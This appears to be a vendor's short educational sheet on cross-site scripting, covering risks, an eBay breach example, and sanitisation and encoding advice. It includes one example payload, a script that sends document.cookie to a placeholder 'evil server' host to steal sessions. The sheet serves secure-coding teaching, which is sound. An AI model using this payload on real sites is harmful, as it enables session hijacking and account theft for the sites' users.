VULNERABILITY DECODER

Cross-Site Scripting

The Vulnerability

Cross-Site Scripting (XSS) vulnerabilities enable attackers to inject client-side scripts into the application, for example, to redirect users to malicious websites.

29%

of applications have a Cross-Site Scripting vulnerability on initial scan.

Source: SOSS v11

The Risks


Cross-Site Scripting leads to a wide attack surface for malicious actors. Some attack examples include hijacking user accounts, spreading worms and Trojans, accessing browser history and clipboard contents, controlling the browser remotely, and scanning and exploiting online appliances and applications.

Example Breach

Cybercriminals exploited a persistent XSS vulnerability in the eBay website to embed malicious JavaScript in legitimate listings, redirecting them to spoofed eBay login pages for phishing user credentials.

Prevention & Remediation

Cross-Site Scripting vulnerabilities are preventable with secure coding practices. For example, always sanitize input from search fields and forms. Sanitize data by validating that it's the expected content for the field and by encoding it for the "endpoint."



Here's an example of XSS session theft:

```
<script>
var img = new Image();
img.src="http://<some evil server>.com?" + document.cookie;
</script>
```

Recommendations

Nobody writes perfect code the first time around. You can avoid vulnerabilities and prevent breaches when you:

- ☑ Get training in secure coding best practices, through on-demand eLearning courses, in-person security consultations, and professional development certifications and conferences.

- ☑ Scan early and often to detect flaws while you code. Use application security tools that allow you to scan small batches of code instantaneously, and can provide remediation guidance within your development workflow.